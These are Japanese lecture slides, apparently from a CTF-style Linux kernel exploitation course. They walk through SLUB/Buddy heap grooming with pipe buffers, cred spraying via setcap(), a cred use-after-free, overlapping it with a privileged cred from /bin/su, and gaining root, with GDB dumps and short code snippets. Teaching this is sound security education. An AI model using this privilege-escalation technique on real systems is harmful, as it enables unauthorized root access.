
SLUB & Buddy: ページを隣接させる

- 大量のOrder-0ページを確保して、上位OrderからSplitさせる




SLUB & Buddy: ページを隣接させる

- 1ページ飛ばしでSLUB AllocatorからBuddy Allocatorに返却する



SLUB & Buddy: ページを隣接させる

- その状態で cred を確保するとcred_jarとkmalloc-32が隣接する...!



Practice 0x09: kmalloc-32とcred_jarを隣接させよう

- p9-cred-adj.c
- pipeバッファを大量に確保してOrder-1以上のページを分割する
- 偶数番目のpipeバッファ(ページ)だけ解放してBuddy Order-0に返す
  - 連続するページをfreeすると、Buddyがマージして Order-1以上に持っていってしまう
- 子スレッド内でsetcap()をして偶数ページにcredを確保
- Buffer Groupを登録して奇数ページにio_bufferを確保
- io_bufferがあるページとcredがあるページが隣接したか確認

時間的にこの Practiceで終わりの予定です ....

Practice 0x09: 補足: cred spray

- credを作る一番素直な方法はプロセスを作ること
  - fork / clone / system など
- clone系のsyscallは重くてノイズが大きい (heapが汚れる)

- setcap()すると比較的ローコストでcredを確保できる
  - capabilityを操作する関数群 (もしかしてlibcap必要かも…?)
  - これの詳しい説明はしません、とりあえず今はそういうもんということで …

Practice 0x09: 補足: ページの大量確保

- Buddyのページを枯らす(Drain)ために沢山ページを確保したい
- `io_buffer`はサイズが0x20しか無いため不十分

- `pipe`を作るだけで1ページ分確保できる！

実装が気になる人は `pipe_write()@/fs/pipe.c` を確認

```
1 int pipefd[2];
2 pipe(pipefd);
```

pipeの準備

```
1 write(pipefd[1], buf, 1);
```

pipeへ書き込み
(これで1ページ確保)

```
1 close(pipefd[0]);
2 close(pipefd[1]);
```

pipeの解放

Practice 0x09: 補足: 隣接チェック

- io_bufferページ(kmalloc-32)とcredが隣接した場合

```
kmem_cache: 0xffff888002441400
  name: kmalloc-32
  flags: 0x40000000 (__CMPXCHG_DOUBLE)
  object size: 0x20 (chunk size: 0x20)
  offset (next pointer in chunk): 0x10
  kmem_cache_cpu (cpu0): 0xffff88800f623360
    active_page: 0xffffea00000cd540
      virtual address: 0xffff888003355000
      num pages: 1
      in-use: 21/128
      frozen: 1
      layout:    0x000 0xffff888003355000 (in-use)
                 0x001 0xffff888003355020 (in-use)
                 0x002 0xffff888003355040 (in-use)
                 0x003 0xffff888003355060 (in-use)
```

最後のio_bufferがあるページ

次のページにcredがある！

```
gef> x/40gx 0xffff888003355000 + 0x1000
0xffff888003356000:     0x0000270f00000002      0x0000270f0000270f
0xffff888003356010:     0x0000270f0000270f      0x0000270f0000270f
0xffff888003356020:     0x00000000000270f       0x0000000000000000
0xffff888003356030:     0x0000000000000000      0x0000000000000000
0xffff888003356040:     0x000001ffffffffff      0x0000000000000000
```

Practice 0x0A: credを不正にfreeさせよう

- `pa-cred-uaf.c`
- 最後の`io_buffer`と次のページまでの距離Nだけread
  - 今回のようなCTF-likeな環境ではヒープの配置は実行ごとにだいたい決まってるが、それでも確率は割と低い。安定化については後述。


Practice 0x0B: UAFで/bin/suのcredを重ねよう

- `pa-cred-overlap.c`
- `/bin/su`はsuidを持っているため実行時にEUID=1となる
- `cred`のfree直後に`/bin/su`を実行することで特権`cred`を上書きする

Practice 0x0C: rootの奪取

- `pa-cred-root.c`
- 特権credで上書きされるのを待ってひたすらEUIDをチェックする

Tips: exploitの安定化



Takeaways

Micro View

- unionを含めフラグ等で分岐するタイプの変数の利用は要注意(Type Confusion)
- UAFはかなり強いプリミティブであり、LPEに繋がる

Macro View

- Linuxのそれなりの規模のsubsystemでも、GDB+コードリーディングで部分的に理解可能
- exploitは使えるピースを組み合わせて段階的にプリミティブを増やしていく
- exploit手法は常に新しい/面白いものが生み出されています
    - 今回のexploitをより安定化させる方法・もっといい方法があったら是非教えてください

Author's Note

- 講義資料(本スライド)
  - SNS等へのアップロード: ❌ (要相談)
  - 友人等との共有: ⭕
- P3LAND (https://p3land.smallkirby.com)
  - SNS等へのアップロード・友人等との共有 : ⭕
- 講師の写真
  - 一切ダメ: ❌
- 皆さんが作成したexploitコードやスクショ
  - ご自由にどうぞ! ぜひrootを奪った画面をスクショして Twitterで呟いてください ⭕
  - ただしexploitコード等の公開は倫理ある姿勢を忘れずに

EOF

The colors of this slide immitate gruvbox, the most beautiful color scheme in the world...